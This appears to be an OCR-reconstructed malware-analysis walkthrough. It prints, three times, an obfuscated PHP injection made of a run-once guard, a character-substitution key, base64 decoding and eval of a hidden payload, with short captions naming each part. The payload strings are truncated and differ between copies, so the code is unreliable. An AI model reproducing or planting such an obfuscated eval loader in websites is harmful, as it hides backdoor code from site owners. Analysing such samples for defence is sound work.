
```
<?php
if (!defined('ALREADY_RUN_1bc29b36f342a82aaf6658785356718'))
{
define('ALREADY_RUN_1bc29b36f342a82aaf6658785356718', 1);

 $thxzqsaz = 9669;

function rgakyqy($eztimjoyq, $cxgon){
  $symcwhpc = '';
  for($i=0;
  $i < strlen($eztimjoyq);
  $i++){
    $symcwhpc .= isset($cxgon[$eztimjoyq[$i]]) ? $cxgon[$eztimjoyq[$i]] : $eztimjoyq[$i];
  }

$ffjhcahkad="base64_decode";return base64_decode($symcwhpc);}
$owpjujowns = 'bTCX6xwiIdHnGlV406cHGUMyGH0QIlGU76wpVLk90RQX6xwiIdHnGlV406cQIlcnqWMeIaMJMeg
$wczmc = Array('1'=>'e', '0'=>'9', '3'=>'A', '2'=>'S', '5'=>'r', '4'=>'0', '7'=>'L', '6'=>
eval/*zbwyuqbz*/(rgakyqy($owpjujowns, $wczmc));
}


//55dc265565c31933c4ea7059cac1db7cZD03bnp3PmQhLiZndzY8dGthfW82OW42WXgheS44OHgidzwlMDBlNj4
```

Runtime Semaphore



```
<?php
if (!defined('ALREADY_RUN_1bc29b36f342a82aaf6658785356718'))
{
define('ALREADY_RUN_1bc29b36f342a82aaf6658785356718', 1);

 $thxzqsaz = 9669;

function rgakyqy($eztimjoyq, $cxgon){
  $symcwhpc = '';
  for($i=0;
  $i < strlen($eztimjoyq);
  $i++){
    $symcwhpc .= isset($cxgon[$eztimjoyq[$i]]) ? $cxgon[$eztimjoyq[$i]] : $eztimjoyq[$i];
  }

$ffjhcahkad="base64_decode";return base64_decode($symcwhpc);}
$owpjujowns = 'bTCX6xwiIdHnGlV406cHGUMyGH0QIlGU76wpVLk9ORQX6xwiIdHnGlV406cQIlcnqWMeIaMJMe
$wczmc = Array('1'=>'e', '0'=>'9', '3'=>'A', '2'=>'S', '5'=>'r', '4'=>'0', '7'=>'L', '6'=>
eval/*zbwyuqbz*/(rgakyqy($owpjujowns, $wczmc));
}


//55dc265565c31933c4ea7059cac1db7cZD03bnp3PmQhLiZndzY8dGthfW82OW42WXgheS44OHgidzwlMDBlNj4
```

Dirty Base64 code




```
<?php
if (!defined('ALREADY_RUN_1bc29b36f342a82aaf6658785356718'))
{
define('ALREADY_RUN_1bc29b36f342a82aaf6658785356718', 1);

 $thxzqsaz = 9669;

function rgakyqy($eztimjoyq, $cxgon){
  $symcwhpc = '';
  for($i=0;
  $i < strlen($eztimjoyq);
  $i++){
    $symcwhpc .= isset($cxgon[$eztimjoyq[$i]]) ? $cxgon[$eztimjoyq[$i]] : $eztimjoyq[$i];
  }

$ffjhcahkad="base64_decode";return base64_decode($symcwhpc);}
$owpjujowns = 'bTCX6xwiIdHnGlV4O6cHGUMyGH0OIlGU76wpVLk9ORQX6xwiIdHnGlV4O6cOIlcnqWMeIqMJMec
$wczmc = Array('1'=>'e', '0'=>'9', '3'=>'A', '2'=>'S', '5'=>'r', '4'=>'0', '7'=>'L', '6'=
eval/*zbwyuqbz*/(rgakyqy($owpjujowns, $wczmc));
}


//55dc265565c31933c4ea7059cac1db7cZD03bnp3PmQhLiZndzY8dGthfW82OW42WXgheS44OHgidzwlMDBlNj4
```


Translate key

Decoding Function

Now, there is a base64 valid code

